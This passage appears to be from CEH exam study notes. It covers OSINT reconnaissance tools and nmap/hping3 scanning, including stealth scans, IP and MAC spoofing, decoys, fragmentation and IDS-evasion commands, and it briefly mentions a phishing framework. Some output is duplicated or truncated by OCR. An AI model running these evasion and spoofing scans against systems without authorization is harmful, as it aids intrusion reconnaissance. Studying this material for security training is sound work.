[*] Hosts found: 7
---------------------
0.loadbalancer.www.hackthissite.org:
22www.hackthissite.org:
2522www.hackthissite.org:
253dwww.hackthissite.org:
www.hackthissite.org:137.74.187.104www.hackthissite.org:137.74.187.104, 137.74.187.100, 137.74
x22www.hackthissite.org:

[*] Starting active queries.
137.74.187.100
[*] Performing reverse lookup in 137.74.187.0/24
module 'theHarvester.discovery.dnssearch' has no attribute 'DnsReverse'
```

Sublist3r

Sublist3r **enumerates subdomains** using many search engines such as Google, Yahoo, Bing, Baidu and Ask. Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and ReverseDNS

Usage example:

- **python3 sublist3r.py -d hackthissite.org**
  - Specify the domain: `-d <url>`

```
python3 sublist3r.py -d hackthissite.org

                 ____        _     _ _     _   _____
                / ___| _   _| |__ | (_)___| |_|___ / _ __
                \___ \| | | | '_ \| | / __| __| |_ \| '__|
                 ___) | |_| | |_) | | \__ \ |_ ___) | |
                |____/ \__,_|_.__/|_|_|___/\__|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for hackthissite.org
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
```

```
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 41
www.hackthissite.orgwww.hackthissite.org
admin.hackthissite.org
api.hackthissite.org
ctf.hackthissite.org
vm-005.outbound.firewall.hackthissite.org
vm-050.outbound.firewall.hackthissite.org
vm-099.outbound.firewall.hackthissite.org
vm-150.outbound.firewall.hackthissite.org
vm-200.outbound.firewall.hackthissite.org
forum.hackthissite.org
forums.hackthissite.org
git.hackthissite.org
irc.hackthissite.org
(...)
```

DIRB

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack/brute force attack against a web server and analyzing the response.

- Useful to find subdirectories on web application

Usage example:

- **`dirb https://www.hackthissite.org/ /usr/share/wordlists/dirb/small.txt`**
  - Specify the url by issuing dirb command: `dib <url>`
  - Specify the wordlist: `/path/to/wordlist`

```
dirb https://www.hackthissite.org/https://www.hackthissite.org/ /usr/share/wordlists/dirb/smal

-----------------
DIRB v2.22
By The Dark Raver
-----------------

URL_BASE: https://www.hackthissite.org/https://www.hackthissite.org/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.txt

-----------------

GENERATED WORDS: 959


---- Scanning URL: https://www.hackthissite.org/https://www.hackthissite.org/ ----
+ https://www.hackthissite.org/apihttps://www.hackthissite.org/api (CODE:200|SIZE:10)
+ https://www.hackthissite.org/bloghttps://www.hackthissite.org/blog (CODE:200|SIZE:20981)
+ https://www.hackthissite.org/cgi-bin/https://www.hackthissite.org/cgi-bin/ (CODE:403|SIZE:19
```

Maltego

> ⚡ **Maltego has practical labs**

Maltego is a powerful OSINT tool, you can extract a broad type of information through the network, technologies and personnel(email, phone number, twitter).

- You able to:
  - Identify IP address
  - Identify Domain and Domain Name Schema
  - Identify Server Side Technology
  - Identify Service Oriented Architecture (SOA) information
  - Identify Name Server
  - Identify Mail Exchanger
  - Identify Geographical Location
  - Identify Entities
  - Discover Email addresses and Phone numbers



Social Engineering Framework (SEF)

It's a open source Social Engineering Framework (SCRIPT) that helps generate phishing attacks and fake emails. and it's includes phishing pages, fake email, fake email with file attachment and other stuff that helps you in Social Engineering Attack.

Web Based Recon

NetCraft

Netcraft is a website analyzing server, with the help of this website we find basic and important information on the website like:


- **Background** — This includes basic domain information.
  - Which OS, Web server is runing; Which ISP;
- **Network** — This includes information from IP Address to Domain names to nameservers.
- **SSL/TLS** — This gives the ssl/tls status of the target
- **Hosting History** - This gives the information on the hosting history of the target


- **Sender Policy Framework (SPF)** — This describes who can send mail on the domains behalf
- **DMARC** -This is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated
- **Web Trackers** — This trackers can be used to monitor individual user behavior across the web Site Technology — This section includes details on:
    - Cloud & PaaS
    - Server-Side technologies (e.g: PHP)
    - Client-Side technologies (e.g: JavaScript library)
    - CDN Information
    - CMS Information (e.g: Wordpress, Joomla, etc)
    - Mobile Technologies
    - Web stats (e.g: Web analytics, collection, etc)
    - Character encoding

Shodan

Shodan Unlike traditional search engines such as Google, use Web crawlers to traverse your entire site, but directly into the channel behind the Internet, various types of port equipment audits, and never stops looking for the Internet and all associated ***servers, camera, printers, routers, and so on****.*

- Some have also described it as a search engine of service banners, which are metadata that the server sends back to the client.
- Shodan works well with basic, single-term searches. Here are the basic search filters you can use:
    - **city:** find devices in a particular city
    - **country:** find devices in a particular country
    - **geo:** you can pass it coordinates
    - **hostname:** find values that match the hostname
    - **net:** search based on an IP or /x CIDR
    - **os:** search based on an operating system
    - **port:** find particular ports that are open
    - **before/after:** find results within a timeframe





TOTAL RESULTS

4,799

TOP COUNTRIES


Italy	1,156
United Kingdom	982
South Africa	785
United States	245
Kuwait	236

TOP SERVICES

HTTP (8080)	3,598
HTTP	661
Synology	121
8081	107
HTTPS (8443)	23

Censys

Alternative for Shodan.



2. Scanning and Enumeration

> ⚡ **This chapter has practical labs for Scanning Networks (1) and Enumeration (2)**

Network Scanning - Discovering systems on the network (can be hosts, switches, servers, routers, firewalls and so on) and looking at what ports are open as well as applications/services and their respective versions that may be running.

In general network scanning have three main objectives:

1. Scanning for live devices, OS, IPs in use.
    - `Server at 192.168.60.30`
2. Looking for Ports open/closed.
    - `The server 192.168.60.30 have TCP port 23 (Telnet) running`
3. Search for vulnerabilities on services scanned.
    - `The Telnet service is cleartext and have many vulnerabilities published`

Connectionless Communication - UDP packets are sent without creating a connection. Examples are TFTP, DNS (lookups only) and DHCP

Connection-Oriented Communication - TCP packets require a connection due to the size of the data being transmitted and to ensure deliverability

Scanning Methodology

- **Check for live systems** - Ping or other type of way to determine live hosts
- **Check for open ports** - Once you know live host IPs, scan them for listening ports
- **Scan beyond IDS** - If needed, use methods to scan beyond the detection systems; evade IDS using proxies, spoofing, fragmented packets and so on
- **Perform banner grabbing** - Grab from servers as well as perform OS fingerprinting (versions of the running services)
- **Scan for vulnerabilities** - Use tools to look at the vulnerabilities of open systems
- **Draw network diagrams** - Shows logical and physical pathways into networks
- **Use proxies** - Obscures efforts to keep you hidden

- **Pentest Report** - Document everything that you find


Identifying Targets

- The easiest way to scan for live systems is through ICMP.
- It has it's shortcomings and is sometimes blocked on hosts that are actually live.
- **Message Types and Returns**
  - Payload of an ICMP message can be anything; RFC never set what it was supposed to be. Allows for covert channels
  - **Ping sweep** - easiest method to identify multiple hosts on subnet. *You can automate ping sweep with scripting language like Bash Script (Linux) or PowerShell (Windows) or use softwares like Advanced IP Scanner, Angry IP Scanner, Nmap, etc.*
  - **ICMP Echo scanning** - sending an ICMP Echo Request to the network IP address
  - An ICMP return of type 3 with a code of 13 indicates a poorly configured firewall
  - **Ping scanning tools**
    - **Nmap**
      - **`nmap -sn 192.168.1.0/24`**
      - *This command uses `-sn` flag (ping scan). This will perform a ping sweep on 256 IP addresses on this subnet in seconds, showing which hosts are up.*
    - **hping3**
      - **`hping -1 10.0.0.x --rand-dest -I eth0`**
        - `-1` --> ICMP mode
        - `--rand-dest` --> random destionation address mode
        - `-I <interface>` --> network interface name
    - **Angry IP Scanner**
    - **Solar-Winds Engineer Toolkit**
    - **Advanced IP Scanner**
    - **Pinkie**
  - Nmap virtually always does a ping sweep with scans unless you turn it off
- **Important ICMP codes**

ICMP Message Type	Description and Codes
0: Echo Reply	Answer to a Type 8 Echo Request
3: Destination Unreachable	Error message followed by these codes: 0 - Destination network unreachable 1 - Destination host unreachable 6 - Network unknown 7 - Host unknown 9 - Network administratively prohibited 10 - Host administratively prohibited 13 - Communication administratively prohibited
4: Source Quench	A congestion control message
5: Redirect	Sent when there are two or more gateways available for the sender to use. Followed by these codes: 0 - Redirect datagram for the network 1 - Redirect datagram for the host
8: Echo Request	A ping message, requesting an echo reply
11: Time Exceeded	Packet took too long to be routed (code 0 is TTL expired)


Port Discovery - Basic Concepts

Knocking the door:



- The hacker above sends a SYN packet to port 80 on the server.
  - If server returns **SYN-ACK packet** = the port is **open**
  - If server returns **RST (reset) packet** = the port is **closed**

Checking if Stateful Firewall is present:



- The hacker above sends an **ACK segment/packet** on the first interaction *(without three-way handshake)*.
  - If server returns **no response** means that might have a stateful firewall handling proper sessions
  - If server returns **RST packet** means that have no stateful firewall

> ⚠️ **This can be easily achieved by using nmap only.**

⚠️ Keep in mind the TCP Flags & TCP Three-way handshake before use `nmap`!

- ☞ TCP Flags:

Flag	Name	Function
SYN	Synchronize	Set during initial communication. Negotiating of parameters and sequence numbers
ACK	Acknowledgment	Set as an acknowledgement to the SYN flag. Always set after initial SYN
RST	Reset	Forces the termination of a connection (in both directions)
FIN	Finish	Ordered close to communications
PSH	Push	Forces the delivery of data without concern for buffering
URG	Urgent	Data inside is being sent out of band. Example is cancelling a message

- ☞ The TCP Three-way handshake: *(explained in chapter 0 - Introduction)*




Figure 2.1. TCP session establishment and termination

Nmap

> ⚠️ **The CEH exam will definitely cover Nmap questions, about switches and how to perform a specific type of scan.**

> ⚡ **It is highly recommended to try out and explore the nmap in your own virtual environment; I made a couple practical labs[1] [2] [3] to help you understand the functionality of nmap.**

Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to ***determine what hosts are available on the network, what services (application name and version)*** *those hosts are offering,* ***what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use****, and dozens of other characteristics.* [+]

Nmap Scan Types:

Stealth Scan

Half-open scan or SYN scan - only SYN packets sent. Responses same as full.

- Useful for hiding efforts and evading firewalls
- `nmap -sS <target IP>`

Full connect

TCP connect or full open scan. The first two steps (SYN and SYN/ACK) are exactly the same as with a SYN scan. Then, instead of aborting the half-open connection with a RST packet, krad acknowledges the SYN/ACK with its own ACK packet, completing the connection.

- Full connection and then tears down with RST.
- Easiest to detect, but most reliable
- `nmap -sT <target IP>`

TCP ACK scan / flag probe - multiple methods

- TTL version - if TTL of RST packet < 64, port is open
- Window version - if the Window on the RST packet is anything other than 0, port open
- **Can be used to check filtering. If ACK is sent and no response, stateful firewall present.**
- `nmap -sA <target IP>` *(ACK scan)*
- `nmap -sW <target IP>` *(Window scan)*

NULL, FIN and Xmas Scan

> ⚠️ **Uses FIN, URG or PSH flag.**

- **Open gives no response. Closed gives RST/ACK**
- `nmap -sN <target IP>` *(Null scan)*
- `nmap -sF <target IP>` *(FIN scan)*
- **Xmas Scan** - Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.
  - Responses are same as Inverse TCP scan
  - Do not work against Windows machines
  - `nmap -sX <target IP>`

> ⚠️ **The key advantage to these scan types (NULL, FIN or Xmas scan) is that they can sneak through certain non-stateful firewalls and packet filtering routers.**

IDLE Scan

uses a third party to check if a port is open

- Looks at the IPID to see if there is a response
- Only works if third party isn't transmitting data
- Sends a request to the third party to check IPID id; then sends a spoofed packet to the target with a return of the third party; sends a request to the third party again to check if IPID increased.
  - IPID increase of 1 indicates port closed
  - IPID increase of 2 indicates port open
  - IPID increase of anything greater indicates the third party was not idle
- `nmap -sI <zombie host> <target IP>`

Spoofing

- **Decoy:**
  - **`nmap -Pn -D <spoofed IP> <target>`**
    - This will perform a spoofed ping scan.
- **Source Address Spoofing:**
  - **`nmap -e <network interface> -S <IP source> <target>`**
    - Example --> **`nmap -e eth0 -S 10.0.0.140 10.0.0.165`**
- **MAC Address Spoofing:**
  - **`nmap --spoof-mac <MAC|Vendor> <target>`**
    - Example --> **`nmap --spoof-mac Cis 10.0.0.140`**

⚠️ **Decoys will send spoofed IP address along with your IP address.**

Firewall Evasion

- **Multiple Decoy IP addresses:**
  - This command is used to scan multiple decoy IP addresses. **Nmap will send multiple packets with different IP addresses, along with your attacker's IP address.**
  - **`nmap -D RND:<number> <target>`**
    - Example --> `nmap -D RND:10 192.168.62.4`
- **IP Fragmentation:**
  - Used to scan tiny fragment packets
  - **`nmap -f <target>`**
- **Maximum Transmission Unit:**
  - This command is used to transmit smaller packets instead of sending one complete packet at a time.
  - **`nmap -mtu 8 <target>`**
    - Maximum Transmission Unit (-mtu) and 8 bytes of packets.

Timing & Performance

- **Paranoid**
  - Paranoid (0) Intrusion Detection System evasion
  - **`nmap <target> -T0`**
- **Sneaky**
  - Sneaky (1) Intrusion Detection System evasion
  - **`nmap <target> -T1`**
- **Polite**
  - Polite (2) slows down the scan to use less bandwidth and use less target machine resources
  - **`nmap <target> -T2`**
- **Normal**
  - Normal (3) which is default speed
  - **`nmap <target> -T3`**
- **Agressive**
  - Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network
  - **`nmap <target> -T4`**
- **Insane**
  - Insane (5) speeds scan; assumes you are on an extraordinarily fast network
  - **`nmap <target> -T5`**

UDP Scan

Most popular services runs over the TCP, but there are many common services that also uses UDP: **DNS (53), SMTP (25), DHCP (67), NTP (123), NetBIOS-ssn (137), etc.**

- **`nmap -sU <target>`**

You also can specify which UDP port:

- `nmap -sU -p U:53, 123 <target>`

Also you can fire up both TCP and UDP scan with port specification:

- `nmap -sU -sS -p U:53,123 T:80,443 <target>`

List of Switches

Switch	Description
`-sA`	ACK scan
`-sF`	FIN scan
`-sI`	IDLE scan
`-sL`	DNS scan (list scan)
`-sN`	NULL scan
`-sO`	Protocol scan (tests which IP protocols respond)
`-sP` or `-sn`	Ping scan
`-sR`	RPC scan
`-sS`	SYN scan
`-sT`	TCP connect scan
`-sW`	Window scan
`-sX`	XMAS scan
`-A`	OS detection, version detection, script scanning and traceroute
`-sV`	Determine only service/version info
`-PI`	ICMP ping
`-Pn`	No ping
`-Po`	No ping
`-PS`	SYN ping
`-PT`	TCP ping
`-oN`	Normal output
`-oX`	XML output

Switch	Description
`-n`	Never do DNS resolution/Always resolve
`-f`	--mtu : fragment packets (optionally w/given MTU)
`-D`	IP address Decoy: <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
`-T0` through `-T2`	Serial scans. T0 is slowest
`-T3` through `-T5`	Parallel scans. T3 is slowest
`-F`	Fast mode - Scan fewer ports than the default scan

Notes:

- **Nmap runs by default at a T3 level (3 - Normal).**
- **Nmap runs by default TCP scans.**
- Nmap ping the target first before the port scan by default, but if the target have a firewall, maybe the scan will be blocked. **To avoid this, you can use `-Pn` to disable ping.**
- If you're in LAN and you need to disable ARP ping, use:
  - `--disable-arp-ping`
- You can add a input from external lists of hosts/networks:
  - `-iL hosts-example.txt`
- **Fingerprinting** - another word for port sweeping and enumeration

➕ More Useful Information about Nmap: ➕

Switch	Example	Description
-p	nmap 192.168.1.1 -p 21	Port scan for port x
-p	nmap 192.168.1.1 -p 21-100	Port range
-p	nmap 192.168.1.1 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p-	nmap 192.168.1.1 -p-	Port scan all ports
-p	nmap 192.168.1.1 -p http,https	Port scan from service name
-F	nmap 192.168.1.1 -F	Fast port scan (100 ports)
--top-ports	nmap 192.168.1.1 --top-ports 2000	Port scan the top x ports

Switch	Example	Description
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 192.168.1.1 -p0-	Leaving off end port in range makes the scan go through to port 65535

2. Service and Version Detection

Switch	Example	Description
-sV	nmap 192.168.1.1 -sV	Attempts to determine the version of the service running on port
-sV --version-intensity	nmap 192.168.1.1 -sV --version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV --version-light	nmap 192.168.1.1 -sV --version-light	Enable light mode. Lower possibility of correctness. Faster
-sV --version-all	nmap 192.168.1.1 -sV --version-all	Enable intensity level 9. Higher possibility of correctness. Slower
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

3. OS Detection

Switch	Example	Description
-O	nmap 192.168.1.1 -O	Remote OS detection using TCP/IP stack fingerprinting

Switch	Example	Description
-O --osscan-limit	nmap 192.168.1.1 -O --osscan-limit	If at least one open and one closed TCP port are not found it will not try OS detection against host
-O --osscan-guess	nmap 192.168.1.1 -O --osscan-guess	Makes Nmap guess more aggressively
-O --max-os-tries	nmap 192.168.1.1 -O --max-os-tries 1	Set the maximum number x of OS detection tries against a target
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

4. Timing and Performance

Switch	Example input	Description
--host-timeout	1s; 4m; 2h	Give up on target after this long
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout	1s; 4m; 2h	Specifies probe round trip time
--min-hostgroup/max-hostgroup	50; 1024	Parallel host scan group sizes
--min-parallelism/max-parallelism	10; 1	Probe parallelization
--scan-delay/--max-scan-delay	20ms; 2s; 4m; 5h	Adjust delay between probes
--max-retries	3	Specify the maximum number of port scan probe retransmissions
--min-rate	100	Send packets no slower than per second
--max-rate	100	Send packets no faster than per second

5. NSE Scripts

NSE stands for Nmap Scripting Engine, and it's basically a digital library of Nmap scripts that helps to enhance the default Nmap features and report the results in a traditional Nmap output.

One of the best things about NSE is its ability to let users write and share their own scripts, so you're not limited to relying on the Nmap default NSE scripts. [±]

Switch	Example	Description
-sC	nmap 192.168.1.1 -sC	Scan with default NSE scripts. Considered useful for discovery and safe
--script default	nmap 192.168.1.1 --script default	Scan with default NSE scripts. Considered useful for discovery and safe
--script	nmap 192.168.1.1 --script=banner	Scan with a single script. Example banner
--script	nmap 192.168.1.1 --script=http*	Scan with a wildcard. Example http
--script	nmap 192.168.1.1 --script=http,banner	Scan with two scripts. Example http and banner
--script	nmap 192.168.1.1 --script "not intrusive"	Scan default, but remove intrusive scripts
--script-args	nmap --script snmp-sysdescr --script-args snmpcommunity=admin 192.168.1.1	NSE script with arguments

Useful NSE Script Examples

Command	Description
nmap -Pn --script=http-sitemap-generator scanme.nmap.org	http site map generator
nmap -n -Pn -p 80 --open -sV -vvv --script banner,http-title -iR 1000	Fast search for random web servers

Command	Description
nmap -Pn --script=dns-brute domain.com	Brute forces DNS hostnames guessing subdomains
nmap -n -Pn -vv -O -sV --script smb-enum*,smb-ls,smb-mbenum,smb-os-discovery,smb-s*,smb-vuln*,smbv2* -vv 192.168.1.1	Safe SMB scripts to run
nmap --script whois* domain.com	Whois query
nmap -p80 --script http-unsafe-output-escaping scanme.nmap.org	Detect cross site scripting vulnerabilities
nmap -p80 --script http-sql-injection scanme.nmap.org	Check for SQL injections

- Source: https://www.stationx.net/nmap-cheat-sheet/

hping

> ⚡ **Check the hping3 practical lab**

Hping3 is a scriptable program that uses the Tcl language, whereby packets can be received and sent via a binary or string representation describing the packets.

- Another powerful ping sweep and port scanning tool
- Also can craft UDP/TCP packets
- You can make a TCP flood
- hping3 -1 IP address

Switch	Description
-1	Sets ICMP mode
-2	Sets UDP mode
-8	Sets scan mode. Expects port range without -p flag
-9	Listen mode. Expects signature (e.g. HTTP) and interface (-I eth0)
--flood	Sends packets as fast as possible without showing incoming replies
-Q	Collects sequence numbers generated by the host
-p	Sets port number
-F	Sets the FIN flag

Switch	Description
-S	Sets the SYN flag
-R	Sets the RST flag
-P	Sets the PSH flag
-A	Sets the ACK flag
-U	Sets the URG flag
-X	Sets the XMAS scan flags

Evasion Concepts

- To evade IDS, sometimes you need to change the way you scan
- One method is to fragment packets (nmap -f switch)
- **OS Fingerprinting**
  - **Active** - sending crafted packets to the target
  - **Passive** - sniffing network traffic for things such as TTL windows, DF flags and ToS fields
- **Spoofing** - can only be used when you don't expect a response back to your machine
- **Source routing** - specifies the path a packet should take on the network; most systems don't allow this anymore
- **IP Address Decoy** - sends packets from your IP as well as multiple other decoys to confuse the IDS/Firewall as to where the attack is really coming from.
  - `nmap -D RND:10 x.x.x.x`
  - `nmap -D decoyIP1,decoyIP2....,sourceIP,.... [target]`

  ⚡ **Check the IP Address Decoy practical lab using nmap**

- **Proxy** - hides true identity by filtering through another computer. Also can be used for other purposes such as content blocking evasion, etc.
  - **Proxy chains** - chaining multiple proxies together
    - Proxy Switcher
    - Proxy Workbench
    - ProxyChains
- **Tor** - a specific type of proxy that uses multiple hops to a destination; endpoints are peer computers
- **Anonymizers** - hides identity on HTTP traffic (port 80)

Banner Grabbing

Banner grabbing can be used to get information about OS or specific server info (such as web server, mail server, etc.)

- **Active** - sending specially crafted packets and comparing responses to determine OS
